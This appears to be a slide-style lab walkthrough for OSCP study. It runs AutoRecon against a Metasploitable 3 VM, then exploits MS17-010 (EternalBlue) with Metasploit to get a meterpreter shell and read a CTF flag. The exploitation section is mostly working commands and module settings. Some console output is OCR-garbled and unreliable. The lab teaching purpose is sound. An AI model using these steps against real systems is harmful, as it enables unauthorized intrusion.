AutoRecon by Tib3rius

Cybersecurity Network Reconnaissance Tool

Use and Analysis Walkthrough

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Intro

In penetration testing environments, or for the Offensive Security Certified Professional (OSCP) exam, fast reconnaissance provides a huge advantage.

Rather than running multiple reconnaissance tools individually, a single application – **AutoRecon** – can "do it all" with one command.

We will outline its capabilities and benefits, demonstrate it in action, then summarize a successful exploit based on its findings.

Tools Used

- Kali Linux Virtual Machine
 - AutoRecon
 - Atom Text Editor
 - Firefox
 - Metasploit & Meterpreter
- Metasploitable 3 Virtual Machine
 - Vulnerable Windows Server 2008 host with embedded CTF flag

What is AutoRecon?

- Multi-threaded, highly configurable, network reconnaissance tool for automated enumeration of services. Written in Python3 by Tib3rius
- Combines and adds to features from other tools
- Performs no automated exploitation to avoid violating OSCP exam rules
- An express route to running reconnaissance by housing a suite of security tools under one roof



Key Benefits

- Simultaneous background scanning of one or more targets
- Uses pattern matching to increase speed and accuracy
- Automatically launches further scans based on initial port scans
- Logs all commands executed for error checking
- Supports customizable enumerations on different services
- Directories created for exploit code, loot, notes, flag proof, screenshots
- Suggests manual commands too intrusive to run automatically

Warning

Many AutoRecon scans are intrusive and may not be suitable for professional penetration testing unless express written permission is given

Experienced penetration testers recommend performing some items manually to analyze and tailor the tests while working



Requirements & Installation via pipx

Requirements

Python3, Colorama, pipx, toml

Installation

sudo apt install python3 sudo apt install python3-pip sudo apt install seclists Sudo apt install python3-venv python3 -m pip install --user pipx python3 -m pipx ensurepath pipx install git+https://github.com/Tib3rius/AutoRecon.git sudo \$(which autorecon)

Additional Dependencies

AutoRecon uses different tools to run against defined target(s)

- curl
- dnsrecon
- enum4linux
- feroxbuster
- gobuster
- impacket-scripts
- nbtscan
- nikto
- nmap
- onesixtyone

- oscanner
- redis-tools
- smbclient
- smbmap
- snmpwalk
- sslscan
- svwar
- tnscmd10g
- whatweb
- wkhtmltopdf

On Kali Linux, all can be installed with this command:

sudo apt install seclists curl dnsrecon enum4linux feroxbuster gobuster impacket-scripts nbtscan nikto nmap onesixtyone oscanner redis-tools smbclient smbmap snmp sslscan sipvicious tnscmd10g whatweb wkhtmltopdf







AutoRecon Syntax & Help

sudo autorecon [target IP addresses, CIDR notation or hostname]
autorecon --help

Selection of Optional Flags:

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-t TARGET_FILE, --target-file -Reads targets from file
-p PORTS, --ports -Specify specific port
-m MAX_SCANS, --max-scans -Maximum number of scans running simultaneously.
-mp MAX_PORT_SCANS -Maximum number of concurrent port scans to run.
```

Verbosity:

- -(none) AutoRecon simply begins and ends the scan
- -(-v) Verbose output. AutoRecon announces when plugins are running and reports open ports and identified services
- -(-vv) Very verbose output. AutoRecon will specify exact commands being run and highlight patterns (-vvv) Very very verbose output. AutoRecon will output every line from all commands currently running. It is not advised to use -vvv unless you absolutely need to see live output from commands.

Scanning - Start

From /AutoRecon directory: sudo python3 autorecon.py -v 192.168.0.115 Total scan lasted 2 hours, 14 minutes, 7 seconds

```
-(russell@kali)-[~/AutoRecon]
sudo python3 autorecon.py -v 192.168.0.115
 Scanning target 192.168.0.115
 Port scan Top TCP Ports (top-tcp-ports) running against 192.168.0.115
 Port scan All TCP Ports (all-tcp-ports) running against 192.168.0.115
 Port scan Top 100 UDP Ports (top-100-udp-ports) running against 192.168.0.115
 [192.168.0.115/top-100-udp-ports] Discovered open port udp/137 on 192.168.0.115
 [192.168.0.115/top-100-udp-ports] Discovered open port udp/161 on 192.168.0.115
 [192.168.0.115/all-tcp-ports] Discovered open port tcp/22 on 192.168.0.115
 [192.168.0.115/all-tcp-ports] Discovered open port tcp/135 on 192.168.0.115
 [192.168.0.115/all-tcp-ports] Discovered open port tcp/80 on 192.168.0.115
 [192.168.0.115/all-tcp-ports] Discovered open port tcp/445 on 192.168.0.115
 [192.168.0.115/all-tcp-ports] Discovered open port tcp/3306 on 192.168.0.115
 [192.168.0.115/all-tcp-ports] Discovered open port tcp/139 on 192.168.0.115
 [192.168.0.115/all-tcp-ports] Discovered open port tcp/8080 on 192.168.0.115
 [192.168.0.115/all-tcp-ports] Discovered open port tcp/21 on 192.168.0.115
 [192.168.0.115/all-tcp-ports] Discovered open port tcp/49154 on 192.168.0.115
 [192.168.0.115/all-tcp-ports] Discovered open port tcp/8484 on 192.168.0.115
 [192.168.0.115/all-tcp-ports] Discovered open port tcp/5985 on 192.168.0.115
 [192.168.0.115/all-tcp-ports] Discovered open port tcp/49152 on 192.168.0.115
 [192.168.0.115/all-tcp-ports] Discovered open port tcp/49177 on 192.168.0.115
 [192.168.0.115/all-tcp-ports] Discovered open port tcp/49155 on 192.168.0.115
 [192.168.0.115/all-tcp-ports] Discovered open port tcp/4848 on 192.168.0.115
 [192.168.0.115/all-tcp-ports] Discovered open port tcp/9200 on 192.168.0.115
 [192.168.0.115/all-tcp-ports] Discovered open port tcp/7676 on 192.168.0.115
 [192.168.0.115/all-tcp-ports] Discovered open port tcp/9300 on 192.168.0.115
 [192.168.0.115/all-tcp-ports] Discovered open port tcp/8686 on 192.168.0.115
 [192.168.0.115/all-tcp-ports] Discovered open port tcp/8181 on 192.168.0.115
 [192.168.0.115/all-tcp-ports] Discovered open port tcp/8027 on 192.168.0.115
 [192.168.0.115/all-tcp-ports] Discovered open port tcp/49230 on 192.168.0.115
 [192.168.0.115/all-tcp-ports] Discovered open port tcp/49153 on 192.168.0.115
 [192.168.0.115/all-tcp-ports] Discovered open port tcp/49178 on 192.168.0.115
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Scanning - Middle

Ports scanned, then services

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[192.168.0.115/all-tcp-ports] Discovered open port tcp/49227 on 192.168.0.115
[192.168.0.115/all-tcp-ports] Discovered open port tcp/49158 on 192.168.0.115
14:34:06 - There are 3 scans still running against 192,168,0,115; top-tcp-ports, all-tcp-ports, top-100-udp-ports
14:35:06 - There are 3 scans still running against 192.168.0.115: top-tcp-ports, all-tcp-ports, top-100-udp-ports
14:36:07 - There are 3 scans still running against 192.168.0.115: top-tcp-ports, all-tcp-ports, top-100-udp-ports
14:37:07 - There are 3 scans still running against 192.168.0.115: top-tcp-ports, all-tcp-ports, top-100-udp-ports
14:38:07 - There are 3 scans still running against 192.168.0.115: top-tcp-ports, all-tcp-ports, top-100-udp-ports
Identified service ftp on tcp/21 on 192.168.0.115
Identified service ssh on tcp/22 on 192.168.0.115
Identified service http on tcp/80 on 192.168.0.115
Identified service msrpc on tcp/135 on 192.168.0.115
Identified service netbios-ssn on tcp/139 on 192.168.0.115
Identified service microsoft-ds on tcp/445 on 192.168.0.115
Identified service mysql on tcp/3306 on 192.168.0.115
Identified service tcpwrapped on tcp/3389 on 192.168.0.115
Identified service http on tcp/4848 on 192.168.0.115
Identified service java-message-service on tcp/7676 on 192.168.0.115
Identified service http on tcp/8080 on 192.168.0.115
Identified service intermapper on tcp/8181 on 192.168.0.115
Identified service http on tcp/8383 on 192.168.0.115
Identified service wap-wsp on tcp/9200 on 192.168.0.115
Identified service msrpc on tcp/49152 on 192.168.0.115
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Identified service java-rmi on tcp/49158 on 192.168.0.115
Service scan Nmap FTP (tcp/21/ftp/nmap-ftp) running against 192.168.0.115
Service scan Nmap SSH (tcp/22/ssh/nmap-ssh) running against 192.168.0.115
Service scan Directory Buster (tcp/80/http/dirbuster) running against 192.168.0.115
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Scanning - End

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Identified service netbios-ns on udp/137 on 192.168.0.115
        Identified service snmp on udp/161 on 192.168.0.115
        Service scan Nmap SMB (udp/137/netbios-ns/nmap-smb) running against 192.168.0.115
        Service scan SMBMap (udp/137/netbios-ns/smbmap) running against 192.168.0.115
        Service scan Nmap SNMP (udp/161/snmp/nmap-snmp) running against 192.168.0.115
| Service scan OneSixtyOne (udp/161/smmp/onesixtyone) running against 192.168.0.115
| Service scan SNMPMalk (udp/161/smmp/smmpwalk) running against 192.168.0.115
| 14:44407 - There are 15 scans still running against 192.168.0.115
| 14:44407 - There are 15 scans still running against 192.168.0.115: tcp/808/http/dirbuster, tcp/808/http/dirbus
      14:45:07 - There are 13 scans still running against 192.168.0.115; tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http
       14:46:07 - There are 10 scans still running against 192.168.0.115: tcp/80/http/dirbuster. tcp/4848/http/dirbuster. tcp/8080/http/dirbuster. tcp/8383/http/dirbuster. tcp/8020/http
       14:47:07 - There are 10 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8080/http
       14:48:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8383/http/dirbuster, tcp/8080/http/dirbuster, tcp/80808/http/dirbuster, tcp/80808/http/dirbust
       14:49:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8080/http.
      buster, tcp/8484/http/dirbuster, tcp/8585/http/dirbuster, tcp/47001/http/dirbuster
      14:50:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8080/http/dirbuster, tcp/808
 14:51:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8083/http/dirbuster, tcp/8033/http/dirbuster, tcp/8020/http
  14:52:07 - There are 8 scans still running against 192,168,0,115; tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http
      14:53:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8080/http
      14:54:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8303/http/dirbuster, tcp/8020/http
       14:55:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8083/http/dirbuster, tcp/8080/http/dirbuster, tcp/808
       14:57:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8020/http.
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[*] 16:44:09 - There is 1 scan still running against 192.168.0.115: tcp/0822/http/dirbuster
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
Results Directory

Results are stored in the ./results directory (and sub-directories for every target machine) created by AutoRecon with this structure:



Patterns.md

The Patterns.md file contains enumeration of vulnerabilities (CVEs)



Vulnerabilities

Cross-referenced vulnerabilities found in Patterns.md with CVE databases:

- https://www.cvedetails.com/cve/CVE-2017-0143/?q=CVE-2017-0143
- https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=2017-0143
- https://www.exploit-db.com








Exploitation: Chose CVE

Searched for a CVE with high CVSS Score:

CVE-2017-0143



Exploitation: Metasploit

Searched for CVE-2017-0143 within **Metasploit**

```
__(russell⊕kali)-[~]
s msfconsole
 Metasploit Park, System Security Interface
 Version 4.0.5, Alpha E
 Ready ...
 > access security
 access: PERMISSION DENIED.
 > access security grid
 access: PERMISSION DENIED.
 > access main security grid
 access: PERMISSION DENIED....and...
       =[ metasploit v6.2.20-dev
+ -- --=[ 2251 exploits - 1187 auxiliary - 399 post
 -- --=[ 951 payloads - 45 encoders - 11 nops
+ -- -- = [ 9 evasion
Metasploit tip: View missing module options with show
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search CVE-2017-0143
```

Exploitation: Chose Exploit

Choose SMB exploit for Windows:

ms17_010_eternalblue

<u>msf6</u> > search CVE-2017-0143						
Matching Modules						
*Hev?Text=defiant						<pre>city*OrderingChaos*Pickle_Ricks* *Formis Wheel*Ficus*ONO**ameless*</pre>
# Name			Disclosure Date	Rank	Check	Description
0 exploit/windows/smb/ms17_010_eternalblue			2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruptio
n 1 exploit/windows/smb/ms17_010_psexec mote Windows Code Execution			2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Re
2 auxiliary/admin/smb/ms17_010_command			2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Re
mote Windows Command Execution 3 auxiliary/scanner/smb/smb_ms17_010 4 exploit/windows/smb/smb_doublepulsar_rce			2017-04-14	normal great	No Yes	MS17-010 SMB RCE Detection SMB DOUBLEPULSAR Remote Code Execution
Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce <pre>msf6 > use 0 [*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp msf6 exploit(windows/smb/ms17_010_eternalblue) > options</pre>						
Module options (exploit/windows/smb/ms17_010_eternalblue):						
Name	ne Current Setting Required De		Description			
RHOSTS RPORT	yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit 445 yes The target port (TCP)					
SMBDomain no (Optional) The Windows domain to use for authentication. Only affects Windows Server 200 indows 7, Windows Embedded Standard 7 target machines.						
SMBPass no (Optional) The password for the specified username SMBUser no (Optional) The username to authenticate as						
VERIFY_ARCH true yes Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows Embedded Standard 7 target machines.						s exploit Target. Only affects Windows Server 2008 R2, Windo
VERIFY_TARGET	heck if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Wind ws Embedded Standard 7 target machines.					

Exploitation: Chose Payload

Researched payloads and chose one recommended

windows/x64/ meterpreter/bind_tcp

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\frac{msf6}{payload} \Rightarrow windows/smb/ms17.010_evernalblue) > set payload 24 payload \Rightarrow windows/x64/meterpreter/bind_tcp
Module options (exploit/windows/smb/ms17_010_eternalblue):
    Name
                   Current Setting Required Description
    RHOSTS
                   192.168.0.115
                                                The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
                                                The target port (TCP)
    RPORT
                                                (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, W
    SMBDomain
                                                indows 7, Windows Embedded Standard 7 target machines.
    SMBPass
                                                (Optional) The password for the specified username
                                                (Optional) The username to authenticate as
    SMBUser
                                                Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windo
    VERIFY ARCH true
                                                ws 7, Windows Embedded Standard 7 target machines.
                                                Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Wind
    VERIFY_TARGET true
                                                ows Embedded Standard 7 target machines.
Payload options (windows/x64/meterpreter/bind_tcp):
              Current Setting Required Description
    Name
                                          Exit technique (Accepted: '', seh, thread, process, none)
    EXITEUNC thread
    LPORT
               4444
                                           The listen port
    RHOST
              192.168.0.115
                                           The target address
Exploit target:
    Id Name
       Automatic Target
```

Exploitation: Gained Access

Gained meterpreter shell and searched for flags

```
msf6 exploit(
 192.168.0.115:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
                        - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64
    192.168.0.115:445
                         - Scanned 1 of 1 hosts (100% complete)
   192.168.0.115:445 - The target is vulnerable.
    192.168.0.115:445 - Connecting to target for exploitation.
    192.168.0.115:445 - Connection established for exploitation.
    192.168.0.115:445 - Target OS selected valid for OS indicated by SMB reply
    192.168.0.115:445 - CORE raw buffer dump (51 bytes)
    192.168.0.115:445 - 0×00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
    192.168.0.115:445 - 0×00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
   192.168.0.115:445 - 0×00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
    192.168.0.115:445 - 0×00000030 6b 20 31
   192.168.0.115:445 - Target arch selected valid for arch indicated by DCE/RPC reply
    192.168.0.115:445 - Trying exploit with 12 Groom Allocations.
   192.168.0.115:445 - Sending all but last fragment of exploit packet
   192.168.0.115:445 - Starting non-paged pool grooming
   192.168.0.115:445 - Sending SMBv2 buffers
   192.168.0.115:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
   192.168.0.115:445 - Sending final SMBv2 buffers.
   192.168.0.115:445 - Sending last fragment of exploit packet!
   192.168.0.115:445 - Receiving response from exploit packet
   192.168.0.115:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
   192.168.0.115:445 - Sending egg to corrupted connection.
   192.168.0.115:445 - Triggering free of corrupted buffer.
   Started bind TCP handler against 192.168.0.115:4444
   Sending stage (200774 bytes) to 192.168.0.115
   Meterpreter session 1 opened (192.168.0.176:39141 \rightarrow 192.168.0.115:4444) at 2022-10-14 00:56:23 -0400
meterpreter > pwd
c:\Windows\system32
meterpreter > search -f flag*
Found 4 results ...
Path
                                                                             Size (bytes) Modified (UTC)
c:\Program Files\OpenSSH\home\vagrant\Desktop\flag1.txt
                                                                             144
                                                                                           2022-10-12 21:25:44 -0400
c:\RubyDevKit\lib\perl5\5.8\auto\POSIX\SigAction\flags.al
                                                                                           2011-04-27 00:24:06 -0400
c:\Users\vagrant\Desktop\flag1.txt
                                                                                           2022-10-12 21:25:44 -0400
c:\Windows\ServiceProfiles\LocalService\.jenkins\plugins\translation\flags.png 543
                                                                                           2012-11-06 13:54:50 -0500
```

Exploitation: Exfiltrated Data

Read flag1.txt contents

Reporting: AutoRecon Loot Directory



Conclusion

As you can see, with one terminal command, executing an AutoRecon scan with basically default options, a massive amount of information is gathered and organized for analysis and exploitation, saving a tremendous amount of time.

In a high-pressure situation like an OSCP examination, anything that saves time and provides more routes to success, is a game-changer.

AutoRecon for the win!